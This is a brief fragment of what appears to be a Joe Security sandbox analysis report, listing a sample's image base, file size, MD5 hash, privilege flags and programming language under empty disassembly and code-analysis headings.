Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2022